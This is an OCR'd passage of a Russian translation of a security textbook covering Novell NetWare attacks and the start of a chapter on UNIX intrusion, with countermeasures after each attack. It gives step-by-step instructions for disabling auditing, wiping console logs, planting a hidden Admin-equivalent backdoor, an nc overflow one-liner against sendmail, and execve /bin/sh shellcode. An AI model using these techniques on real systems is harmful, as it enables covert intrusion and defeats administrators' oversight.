IMP от Shade (http://www.wastelands.gen.nz/) реализует как взлом по словарю, так и атаку "грубой силой", и работает в графическом режиме. Взлом по словарю выполняется очень быстро — на 200 МГц Pentium II перебор 933 224 словарных слов происходит примерно за две минуты. Единственный недостаток IMP связан с реализацией метода "грубой силы", поскольку все указанные имена пользователей должны быть одинаковой длины (IMP показывает длину рядом с именем пользователя).

К четырем файлам NDS (полученным с помощью NetBasic или сгенерированным командой extract утилиты Pandora) относятся: block.nds, entry.nds, partitio.nds и value.nds. Взламывать придется только файл partitio.nds. Откройте окно IMP и загрузите этот файл с диска. Выберите режим Dictionary (словарь) или Brute Force (грубая сила) и начните взлом.

IMP покажет все дерево, включая взламываемых пользователей и длину их паролей (см. рис. 6.8). Это важно с двух точек зрения:

- Помогает узнать выбранные пользователями длины паролей.
- Позволяет нацелить атаку "грубой силой" только на короткие пароли (длиной менее семи символов).




Рис. 6.8. IMP предоставляет атакующим ценную информацию для успешного взлома

Лечение файла регистрации

Популярность: 6
Простота: 6
Результативность: 8
Степень риска: 7

На этом этапе серьезные атакующие попытаются замести следы своего пребывания в системе. Нужно отключить аудит, изменить доступ, модифицировать данные в файлах и вылечить файл регистрации (log doctoring).

Отключение аудита


Бывалый взломщик предварительно проверит режим отслеживания и отключит аудит по некоторым событиям, чтобы успешно выполнить свое грязное дело. Для отключения аудита службы каталога и серверов нужно выполнить несколько последовательных действий:

1. Запустите SYS:PUBLIC\auditcon.
2. Выберите Audit Directory Services (Аудит службы каталога).
3. Выделите нужный контейнер (с которым предстоит работать) и нажмите F10.
4. Выберите Auditing Configuration (Конфигурация аудита).
5. Установите Disable Container Auditing (Отключить аудит контейнера).
6. Теперь можно добавить контейнеры и пользователей в подготовленный контейнер, но администратор системы уже ничего не узнает о действиях с ними.

Изменение файла журнала

При изменении важных файлов (например, autoexec.ncf или netinfo.cfg) атакующий не должен попасться администратору. Он может использовать SYS:PUBLIC\filer для возврата параметров в исходное состояние. Подобно команде touch в UNIX и NT, утилита filer выводит в режиме DOS меню" для выбора файлов и изменения их атрибутов. Пример использования утилиты:

1. Запустите filer из каталога SYS:PUBLIC.
2. Выберите Manage Files And Directories (Управление файлами и каталогами).
3. Найдите каталог с нужными файлами.
4. Выделите эти файлы.
5. Выполните View/Set File Information (Просмотр/установка файловой информации).
6. Измените Last Accessed Date (Дата последнего доступа) и Last Modified Date (Дата последнего изменения):



Журнал консоли

Модуль conlog.nlm – средство Novell для регистрации консольных сообщений и ошибок (например, сообщений об обнаружении вторжения или о блокировке учетной записи). Это средство защиты легко обойти. Имея доступ к rconsole, атакующий выполнит unload conlog для остановки записи в файл журнала консоли, а затем введет load conlog для возобновления записи в совершенно новый файл console.log. Естественно, что старый файл будет удален вместе со всеми сообщениями и ошибками. Опытный системный администратор, конечно, заметит попытку злоумышленника, а новичок отнесет ее к действию магических сил.

Системные сообщения и ошибки во время загрузки и работы сервера регистрируются в файле SYS:SYSTEM\sys$err.log. Имея право администратора, атакующий может отредактировать этот файл и удалить сообщения о блокировке вторжений.

Контрмеры: защита файла регистрации

Ведите аудит файлов console.log и sys$err.log. Не существует простого способа защиты. Отслеживание администраторов (или атакующих) может стать непосильной задачей. Тем не менее нужно проводить аудит файлов и надеяться на то, что никто не отключит этот режим.


1. Запустите SYS:PUBLIC\auditcon.
2. Выберите Audit Configuration.
3. Выполните Audit By File/Directory.
4. Найдите файлы SYS:ETC\console.log и SYS:SYSTEM\sys$err.log.
5. Выделите каждый файл и нажмите F10 для запуска аудита файлов.
6. Выйдите из программы.

"Черные ходы"

Популярность: 7
Простота: 7
Результативность: 10
Степень риска: 8

Наиболее эффективный "черный ход" в систему Novell связан с тем, чего не должен допускать администратор, — с "осиротевшими" объектами (orphaned object). Используя скрытый организационный элемент (OU) с эквивалентными администратору пользовательскими правами, злоумышленник сможет через доверительные отношения надежно спрятать нужный ему объект.


1. Зарегистрируйтесь в дереве с правом Admin или эквивалентным ему правом доступа.
2. Запустите NetWare Administrator (nwadmn3x.exe).
3. Создайте контейнер в глубине дерева. Щелкните правой кнопкой мыши на существующем организационном элементе, а затем создайте новый OU командой Create с параметром Organizational Unit.
4. В полученном контейнере создайте пользователя. Щелкните на новом контейнере правой кнопкой мыши, выберите Create и выполните User.
5. Присвойте пользователю полное право Trustee Rights на его собственные объекты. Щелкните правой кнопкой мыши на новом пользователе и выполните Trustees Of This Object (Доверитель этого объекта). Проверьте, что пользователь стал явным доверителем.
6. Присвойте пользователю полное право Trustee Rights на новый контейнер. Щелкните правой кнопкой мыши на этом контейнере и выполните Trustee Of This Object. Проверьте, что пользователь стал явным доверителем нового контейнера. Для этого установите все имеющиеся свойства:



7. Измените право пользователя, чтобы сделать его эквивалентным Admin. Щелкните на пользователе правой кнопкой мыши, выберите Details, укажите вкладку Security Equivalent To, щелкните на Add и установите Admin.
8. Измените Inherited Right Filter (Фильтр наследования прав) контейнера: отмените атрибуты Browse (Просмотр) и Supervisor (Супервизор).

ОСТОРОЖНО Соблюдайте осторожность при выполнении пункта 8, поскольку контейнер и новый пользователь могут стать невидимыми для всех, включая Admin. Администратор системы не сможет увидеть или удалить такой объект. Скрытие объекта NDS от Admin разрешено в NDS для ограничения права супервизора на объект и его свойства.

9. Воспользовавшись полученным "черным ходом", зарегистрируйтесь в системе. Помните, что никто не сможет увидеть новый контейнер дерева. Следовательно, нужно вручную ввести контекст во время регистрации.



Дополнительные сведения можно найти на сайте NMRC (http://www.nmrc.org). Рекомендации Simple Nomad опубликованы в его Unofficial Hack FAQ (http://www.nmrc.org/faqs/hackfaq/hackfaq.html).

Контрмеры: обнаружение "черных ходов"

Для выявления "черных ходов" в систему служат два средства (одно бесплатное, другое коммерческое).

Коммерческое средство поиска скрытых объектов — BindView EMS/NOSadmin 4.*x* & 5.*x* v6 (http:/7www.bindview.com). Эта программа обнаружит все скрытые объекты дерева.

Бесплатной является утилита Hidden Object Locator (http://www.netwareriles.com/utils/hobjioc.zip). Это загружаемый модуль NLM для сервера. Программа сканирует дерево NDS в поисках объектов, которые не могут

просматриваться зарегистрированными пользователями (в частности, Admin). Утилита невелика (87 Кбайт), так что рекомендуем ею воспользоваться.

Единственное решение от компании Novell связано с аудитом. С помощью SYS:PUBLIC\AUDITCON можно включить аудит событий Grant Trustee (передача права доверия):

1. Запустите auditcon.
2. Выберите Audit Directory Services.
3. Укажите Audit Directory Tree (Аудит дерева каталога).
4. Укажите контейнер для проведения аудита и нажмите F10.
5. Выберите Enable Container Auditing.
6. Нажимайте ESC, пока не вернетесь в главное меню.
7. Укажите Enable Volume Auditing (Разрешить аудит тома).
8. Выберите Auditing Configuration.
9. Установите Audit By Event (Аудит событий).
10. Укажите Audit By User Events (Аудит пользовательских событий).
11. Включите Grant Trustee.

ВНИМАНИЕ Разумеется, это решение действует только против слабых атакующих, которые не знают о необходимости отключении аудита перед созданием "черного хода" в систему.

Дополнительные ресурсы

KaneSecurityAnalyst (http://www.intrusion.com)

KSA прекрасно проработала вопросы аудита службы каталога (Directory Services) и серверов Novell. Однако помните: ничто не поможет укрепить защиту лучше, чем самостоятельные попытки ее взлома.

Web-сайты

(ftp://ftp.novell.com/pub/updates/nw/nw411/)

Сервер PTP компании Novell хранит множество приложений, помогающих усилить защиту сервера. Обратитесь на сайты:

http://developer.novell.com/research/topical/security.htm
http://netlabl.usu.edu/novell.faq/nov-faq.htm
http://www.futureone.com/-opeth/freedos.htm
http://www.futureone.com/~opeth/nwutils.htm
http://home1.swipnet.se/~w-12702/11Anovel.htm
http:// attackersclub.com/km/files/novell/index.html
http://www.nwconnection.com/
http://www.bindview.com

Группы **Usenet**

comp.os.netware.misc
comp.os.netware.announce
comp.os.netware.security
comp.os.netware.connectivity

Глава 7

UNIX

Некоторые люди одержимы идеей получения доступа к корню (root) системы UNIX. Эта "погоня за корнем" имеет давнюю историю, и нам не обойтись без небольшой экскурсии в те времена, когда началась эволюция операционной системы UNIX.

Завоевание корня

В 1969 г. Кен Томсон (Ken Thompson) и чуть позже Деннис Ричи (Denis Richie) из компании AT&T решили, что разработка системы MULTICS (Multiplexed Information and Computing System — система мультиплексирования информации и вычислений) движется не столь быстро, как хотелось бы. Они занялись созданием новой операционной системы UNIX, навсегда изменившей компьютерный мир. UNIX должна была стать мощной и надежной многопользовательской средой, предназначенной для исполнения программ (и в особенности специализированных небольших программ, называемых утилитами — *tool).* Защита не являлась главной целью UNIX, хотя и были предприняты некоторые меры по реализации безопасности. Разношерстность вариантов UNIX является следствием открытости разработки и улучшения ядра системы, а также небольших утилит, повышающих мощь операционной среды. Первые версии UNIX принадлежали подразделениям компании Bell Labs или университетам, поэтому безопасность обеспечивалась ограничением физического доступа людей к компьютерам. Любой человек, получивший физический доступ к системе UNIX, считался авторизированным пользователем. Во многих случаях пароль для доступа к корневому каталогу считался ненужной помехой и препятствием.

UNIX и подобные ей операционные системы развиваются уже почти 30 лет, однако увлечение UNIX совсем не означает заинтересованности в создании защиты UNIX. Многие горячие головы среди разработчиков и хакеров рассматривают открытый исходный код как наибольшую потенциальную незащищенность системы. Более того, считается делом чести опубликовать в одном из списков рассылки, например в Bugtraq (www.securityfocus.com), сообщение о новой дыре в системе защиты. В этой главе обсуждается, как и для чего нужен доступ с правами root. Напомним, что в UNIX существуют два уровня доступа: полноценный root и все остальное. Замены root нет!

Краткий обзор

В главах 1 — 3 описаны методы выявления систем UNIX и перечня их элементов. Сканером портов (например, nmap) можно найти открытые порты TCP/UDP и характерные признаки целевой операционной системы или устройства. Утилиты rpcinfo и showmount выявят службы RPC и точки монтирования NFS. Многоцелевая утилита netcat (nc) позволит захватить заголовки, содержащие важные сведения о приложениях и их версиях. В этой главе исследуются реальные методы проникновения и использования систем UNIX в тех или иных целях. Важно помнить, что рекогносцировка системы и сети UNIX должна быть проведена до выполнения любого вторжения. Последовательная и целенаправленная рекогносцировка не даст упустить ни одной крупицы ценной информации о системе. Получив необходимые данные, можно будет сделать обоснованное предположение о потенциальных "лазейках" в

избранную для атаки систему. Этот процесс называется картографированием точек незащищенности (vulnerability mapping).

Картографирование точек незащищенности

Данный процесс предполагает поиск отдельных параметров защиты системы, связанных с потенциальной уязвимостью. Это важная фаза проникновения в систему, которую нельзя недооценивать. Атакующему нужно добыть карту уязвимых точек, таковыми являются слушающие службы, номера версий исполняемых служб (HTTP и SMTP), архитектура системы и сведения об именах пользователей. Для получения этих данных существует несколько методов:

- Поиск сведений об известных параметрах системы в общедоступных публикациях по вопросам защиты, например в Bugtraq, советах Computer Emergency Response Team (www.cert.org) или сообщениях о нарушениях безопасности на сайтах разработчиков систем. Это скучный и утомительный процесс, но его результатом станет анализ потенциальных точек уязвимости без реального вторжения в целевую систему.
- Использование кодов вторжений, опубликованных в различных списках рассылки или на web-сайтах, либо написание собственного кода. Код позволит выявить реальную незащищенность с высокой степенью вероятности.
- Применение средств автоматического сканирования для выявления реальной незащищенности систем. Рекомендуем коммерческие программы Internet Scanner от Internet Security Systems (www.iss.net) и CyberCop Scanner от Network Associates (www.nai.com), а также бесплатные утилиты Nessus (www.nessus.org) и SAINT (http://www.wwdsi.com/saint/).

Все эти методы имеют свои достоинства и недостатки, однако только необразованные атакующие применяют "детские сценарии" без предварительного анализа уязвимых точек системы, не зная, как и почему в сценарии использован конкретный метод выявления незащищенности. На практике нам приходилось сталкиваться с применением нападающими средств взлома UNIX против систем Windows NT. Так вряд ли можно добиться успеха. Приведем наиболее важные этапы выявления уязвимости:

- Проведение сетевой рекогносцировки целевой системы
- Выявление незащищенности с точки зрения открытости сведений об операционной системе, архитектуре и конкретном разработчике слушающей службы
- Выбор цели: идентификация и выделение наиболее важных точек системы
- Создание перечня и анализ приоритетности потенциальных точек входа в систему

Удаленный и локальный доступ

Удаленный доступ (remote access) — это работа с системой по сети (например, обращение к слушающей службе) или иному коммуникационному каналу. *Локальный доступ* (local access) предполагает выполнение действий в командной оболочке или регистрации в системе. Получив локальный доступ, атакующий проводит атаку расширения полномочий (privilege escalation attacks). Важно

понимать отличие локального доступа от удаленного. В последнем случае перед атакующим стоит задача выявления незащищенной слушающей службы и последующего доступа к локальной оболочке. При получении такого доступа атакующий становится локальным пользователем системы. Мы попытаемся разделить все виды атак на две категории и привести для каждого метода характерные примеры. Имея удаленный доступ к системе, атакующий может распространить свои права на корневой каталог (root). (Данный термин определяет как сам корневой каталог, так и права доступа к этому каталогу. — *Прим. пер.)* Технологии сбора информации позволят атакующему получить сведения о локальной системе, которые станут отправной точкой для дополнительных атак. Мы не стремимся написать полную и подробную книгу о защите UNIX, поэтому рекомендуем читателю "библию" в этой области — книгу "Practical UNIX & Internet Security" Симеона Гарфинкеля (Simson Garfinkel) и Жене Спаффорда (Gene Spafford). Кроме того, мы не в состоянии охватить все существующие варианты UNIX, однако рассмотрим различные категории атак и методы, на которых они основаны. Освоив этот материал, вы сможете идентифицировать и понять действие любой новой атаки. Мы хотим научить вас самостоятельно искать ответы, поскольку невозможно дать рекомендации на каждый случай.

Удаленный доступ

Для удаленного доступа необходимо обращение по сети или иному каналу связи (например, модемное подключение по телефонной линии) к системе UNIX. Мы обнаружили, что в большинстве организаций наиболее уязвим удаленный доступ по асинхронной линии связи или ISDN. Однако ограничимся рассмотрением доступа к UNIX по сети с помощью стека TCP/IP. Как ни крути, а TCP/IP является краеугольным камнем Интернета, поэтому лучше всего подходит для обсуждения защиты UNIX.

Средства массовой информации утверждают, что доступ к системам UNIX является своего рода магическим искусством. Но в реальной жизни существуют три основных метода удаленного обмана защиты UNIX:

1. Выявление слушающих служб (TCP/UDP)
2. Маршрутизация через системы UNIX, которые обеспечивают защиту между несколькими сетями
3. Инициированная злоумышленником удаленная атака вторжения (например, с использованием web-сайта хоста, сообщения электронной почты с программой- "троянцем" и т.д.)

Рассмотрим примеры атак для каждой из упомянутых категорий.

- **Выявление** слушающих служб. Предположим, некто предоставил вам идентификатор и пароль пользователя в системе и предложил взломать ее. В этом случае придется исследовать слушающие службы. Как можно зарегистрироваться в системе, если в ней не исполняется служба интерактивной регистрации (telnet, ftp, rlogin или ssh)? Что сообщалось о последней из выявленных в `sendmail` ошибок? Защищена ли система? Для получения доступа обязательно должна работать хотя бы одна слушающая служба, иначе удаленный доступ невозможен.

- **Маршрутизация через системы UNIX.** Атакующий постарается обмануть брандмауэр UNIX. Возможно ли это? Нужно запретить все входящие службы! Во многих случаях удается обойти брандмауэр UNIX с помощью пакетов маршрутизации от источника к внутренней системе. Дело в том, что ядро UNIX способно перенаправлять трафик IP, когда эта обязанность возлагается на приложение программного брандмауэра. В большинстве случаев атакующие реально не проходят через брандмауэр, но используют его в качестве маршрутизатора.
- **Инициированное извне удаленное исполнение.** Обеспечена ли защита, даже если отключены все службы UNIX? Может быть. Но при просмотре www.evilhacker.org web-браузер может исполнять зловредный код, который проведет подключение к сайту "дьявольского хакера" (evilhacker). Из evilhacker.org открывается доступ к системе. Подумайте об этом, когда будете путешествовать по Интернету, зарегистрировавшись в системе с правом root.

Итак, разделим все потенциальные атаки на три категории. Если возникает вопрос о возможности атак, ответьте на три простых вопроса:

1. Используются ли слушающие службы?
2. Выполняет ли система маршрутизацию?
3. Есть ли риск нарушения защиты хоста пользователем или пользовательским программным обеспечением?

Скорее всего, положительным будет ответ хотя бы на один из этих вопросов.

Атака "грубой силой"

Популярность: 8
Простота: 7
Результативность: 7
Степень риска: 7.3

Начнем обсуждение атак на системы UNIX с наиболее типичного метода — отгадывания паролей "грубой силой". Это не очень элегантный, но весьма эффективный путь доступа к системам UNIX. Атака "грубой силой" представляет собой угадывание комбинации имя/пароль для службы аутентификации пользователя в системе. Чаще всего атаке подвергаются службы:

- Telnet
- File Transfer Protocol (FTP)
- Команды "R" (rlogin, rsh и т.д.)
- Secure Shell (SSH)
- Post Office Protocol (POP)
- Hyper Text Transport Protocol (HTTP/HTTPS)

Обсуждение методов обнаружения сети и получения перечня элементов системы показало важность выявления идентификаторов потенциальных пользователей. Для идентификации учетных записей целевой системы могут применяться разные службы (например, finger, rusers, sendmail). Получив список учетных записей пользователей, атакующий попытается проникнуть в

оболочку целевой системы, подобрав пароль одной из учетных записей. К сожалению, многие пользователи выбирают слабые пароли или вообще не пользуются ими. Хорошим примером является учетная запись "Joe", в которой идентификатор и пароль одинаковы. В организациях с большим числом сотрудников всегда найдется хотя бы одна подобная учетная запись. К нашему удивлению, тестирование реальных систем дает сотни таких Joe. Почему же широко распространены плохие пароли? Ответ прост: люди не знают, как выбрать надежный (хороший) пароль, и никто этого не требует.

Во многих случаях нетрудно подобрать пароль вручную. Кроме того, существуют специальные утилиты определения паролей методом "грубой силы". К средствам автоматического угадывания паролей методом "грубой силы" относятся:

- **brute_web.c** (http://sunshine.sunshine.ro/FUN/New/)
- **pop.c** (http://sunshine.sunshine.ro/FUN/New/)
- **middlefinger** (http://www.njh.com/Iatest/9709/970916-05.html)

Контрмеры: защита от атаки "грубой силой"

Лучшим средством является применение надежных и крепких паролей, которые трудно подобрать. Еще лучше пользоваться оперативными паролями с истечением срока действия. Несколько бесплатных утилит, усложняющих угадывание методом "грубой силы", перечислено в таблице 7.1.

Таблица 7.1. ***Бесплатные утилиты, помогающие в защите от атаки "грубой силой"***

Утилита	Описание	Местонахождение
S/Key	Оперативная система паролей	http://www.yak.net/skey/
One Time Passwords In Everything (OPIE)	Оперативная система паролей	ftp.nrl.navy.mil/pub/security/opie
Cracklib	Утилита создания составных паролей	ftp://ftp.cert.org/pub/tools/cracklib/
Npasswd	Замена команды passwd	http://www.utexas.edu/cc/unix/software/npasswd/
Secure Remote Password	Новое средство выполнения аутентификации на основе паролей и обмена ключами шифрования для сетей любого типа	http://srp.stanford.edu/srp/
SSH	Замена команд "R" средством шифрования и аутентификации по алгоритму RSA	http://www.cs.hut.fi/ssh

Кроме того, нужно организационно оформить процесс управления паролями. Для этого следует:

- Проверять, что все пользователи имеют правильные пароли.
- Изменять пароли каждые 30 дней для привилегированных учетных записей и каждые 60 дней для обычных пользователей.
- Установить минимальную длину пароля в 6 алфавитно-цифровых символов (лучше в 9).

- Установить утилиту, которая запретит пользователям выбирать неудачные пароли.
- Не пользоваться одним и тем же паролем на всех системах сети.
- Никуда не записывать пароль.
- Никому не говорить о выбранном пароле.
- По возможности пользоваться оперативными паролями.

▲ Проверить, что учетные записи по умолчанию (например, "setup" и "admin") не оставлены с паролями по умолчанию.

Дополнительные рекомендации по защите паролей можно найти в AusCERT SA-93:04.

Атака управляемыми данными

Познакомившись с "мирной" атакой угадывания паролей, рассмотрим стандарт де-факто удаленного доступа — *атаку управляемыми данными* (data driven attack). Она основывается на пересылке данных активной службе, которая приводит к непредсказуемым или нежелательным результатам. Разумеется, это определение зависит от того, является ли человек атакующим или защищающим систему. С точки зрения взломщика, наиболее выгодным результатом будет доступ к целевой системе, но с точки зрения разработчика службы, такой результат явно нежелателен. Атака управляемыми данными делится на две категории: переполнение буфера (buffer overflow) и подтверждение ввода (input validation).

Атака переполнением буфера

Популярность: 8
Простота: 8
Результативность: 10
Степень риска: 8.7

В ноябре 1996 г. произошло важное событие в области компьютерной безопасности. Модератор рассылочного списка Bugtraq, AlephOne, опубликовал в журнале *Phrack Magazine* (выпуск 49) статью "Smashing The Stack For Fun And Profit" (Разрушение стека для удовольствия или выгоды). В статье говорилось о том, что неудачная технология программирования может привести к нарушению безопасности системы методом переполнения буфера. Атака такого рода была отмечена в 1988 г. и связана с пользующимся дурной славой вирусом Роберта Морриса (Robert Morris Worm), но подробности этой атаки не были известны общественности вплоть до 1996 г.

Состояние переполнения возникает в буфере, когда пользователь или процесс пытается поместить в буфер (или массив фиксированной длины) больше данных, чем было выделено при инициализации. Такое состояние наступает при исполнении некоторых функций языка С, например strcpy (), strcat () и sprintf (). В обычных условиях оно приводит к ошибке сегментации, которой можно воспользоваться для доступа к целевой системе. Переполнение буфера может возникать как на удаленной машине, так и на локальном компьютере (см. ниже). Чтобы понять происходящие события, рассмотрим упрощенный пример.

Допустим, что имеется буфер фиксированной длины в 128 байт. Он предназначен для хранения входных данных команды VRFY службы sendmail (в главе 3 VRFY применялась для идентификации потенциальных пользователей системы с целью проверки их адресов электронной почты). Предположим также, что sendmail имеет SUID = root и исполняется с правом root, что справедливо не для всех систем. К чему приведут подключение атакующего к демону (фоновому процессу) sendmail и пересылка вместо короткого имени пользователя блока данных, состоящего из 1000 символов "a", в команду VRFY?

```
echo "vrfy `perl -£ 'print' "a" x 1000` ' " | nc www.targetsystem.com 25
```

Буфер VRFY переполнится, поскольку предназначен для хранения только 128 байт. Вливание 1000 байт в буфер VRFY приведет к отказу в обслуживании и к краху демона sendmail. Однако страшнее то, что целевая система исполняет избыточный код. Именно в этом состоит смысл атаки переполнения буфера.

Вместо 1000 букв "a", атакующий может отправить в команду VRFY специальный программный код, который переполнит буфер и запустит команду /bin/sh. Поскольку sendmail работает с правом root, программа /bin/sh будет выполнена, и атакующий получит доступ к каталогу root. Но как sendmail узнает о желании атакующего исполнить /bin/sh? Все просто! Во время атаки в команду VRFY отсылается специальный ассемблерный код (egg — яйцо) как часть переполняющей буфер строки. После перелива через край буфера VRFY, взломщик может установить адрес возврата, изменяющий поток исполнения программы. Вместо операции возврата в законную область памяти, атакующий запустит гнусный ассемблерный код (посланный в строке переполнения буфера), который исполнит /bin/sh с правом root. Игра окончена.

Важно понимать, что ассемблерный код зависит от архитектуры и операционной системы. Переполнение буфера в Solaris X86 совершенно не похоже на переполнение в Solaris SPARC. Приведем пример "яйца" (ассемблерного кода) для системы Linux X86:

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh" ;
```

Очевидно, что атака переполнения буфера очень опасна и приводит ко многим проблемам защиты систем. Мы предложили упрощенный пример, поскольку трудно написать работающее "яйцо". Однако многие специфичные для систем "яйца" уже давно созданы и опубликованы в Интернете. Рекомендации по созданию ассемблерного кода можно найти в статье AlephOne из журнала *Phrack Magazine* (49) по адресу http://www.2600.net/phrack/p49-14.htrnl. Хорошей книгой по программированию на ассемблере является "Panic-UNIX System Crash and Dump Analysis" Криса Дрейка (Chris Drake) и Кимберли Брауна (Kimberley Brown).

Контрмеры: защита от атаки переполнения буфера

При программировании учитывайте требования защиты Это наилучшая мера защиты от переполнения буфера. Конечно, невозможно спроектировать и написать код совершенно без ошибок, однако существует несколько

способов минимизации возникновения ситуации с переполнением буфера. Руководствуйтесь следующим:

- Разрабатывайте программу, учитывая требования защиты системы. Слишком часто программы создаются поспешно, чтобы выдержать запланированные сроки, причем защита рассматривается в последнюю очередь. Разработчики редко анализируют недостатки ранее созданных программ. Они понимают важность защиты, но на ее реализацию обычно не хватает времени. Дополнительные сведения можно найти в Secure UNIX Program FAQ по адресу http://www.whitefang.com/sup/index.html.
- Пользуйтесь безопасным компилятором, например StackGuard от Immunix (http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/). Это сделает программу невосприимчивой к переполнению буфера уже на этапе компиляции.
- Проверяйте значения аргументов, получаемые от пользователей или других программ. Это может замедлить исполнение, но улучшит защиту приложения. Необходимо проверить каждую переменную на граничные значения, особенно переменные среды.
- Пользуйтесь защищенными утилитами, например fget (), strncpy () и strncat (). Проверяйте возвращаемые из системных вызовов коды.
- Сократите применение программ с идентификатором SUID равным root. Даже при исполнении атаки переполнения буфера пользователь не сможет расширить свои права до уровня root.
- Кроме прочего, установите все предлагаемые разработчиками обновления.

Тестирование и аудит каждой программы Часто программисты и не догадываются о возможности переполнения буфера, однако утилиты сторонних компаний легко выявляют подобную ситуацию. Наилучшим примером тестирования и аудита кода UNIX является система OpenBSD (www.openbsd.org) Тео де Раадта (Theo de Raadt). Поклонники OpenBSD постоянно проверяют исходный код системы и фиксируют все ситуации переполнения буфера, не говоря уже об остальных проблемах защиты. Сквозной аудит OpenBSD создал этой системе репутацию наиболее защищенной из всех бесплатных вариантов UNIX.

Отключение неиспользуемых и опасных служб Это весьма важно для любого варианта UNIX. Злоумышленники не смогут проникнуть в службу, которая не выполняется в данной системе. Кроме того, настоятельно рекомендуем использовать TCP Wrappers (tcpd) и xinetd (ftp://qiclab.scn.rain.com/pub/security/) для выборочного применения списков управления доступом на каждом сервере, причем с усиленной защитой регистрации в системе. Однако не все службы можно "обернуть" (wrapp), хотя это существенно увеличивает безопасность систем. Дополнительно рассмотрите возможность фильтрации пакетов на уровне ядра — этот режим постепенно становится стандартным в бесплатных версиях UNIX. Рекомендуем утилиту Ipf Даррена Рида (Darren Reed), которая совместима со многими версиями UNIX.

Отключение ИСПОЛНеНИЯ Стека Некоторые консерваторы предлагают полностью отключить стек, чтобы навсегда защититься от переполнения буфера. Однако при этом возникает небольшой побочный эффект. В Linux

заплатка для запрета режима исполнения стека существует для всех серий ядра, начиная с *2.0.x*. Эту заплатку разработала компания Solar Designer (www.false.com), но после ее публикации другие компании усовершенствовали вносимые в систему изменения. Улучшенная версия была "передернута" Simple Nomad (http://www.nmrc.org/files/sunix/nmrcOS.patch.tar.gz).

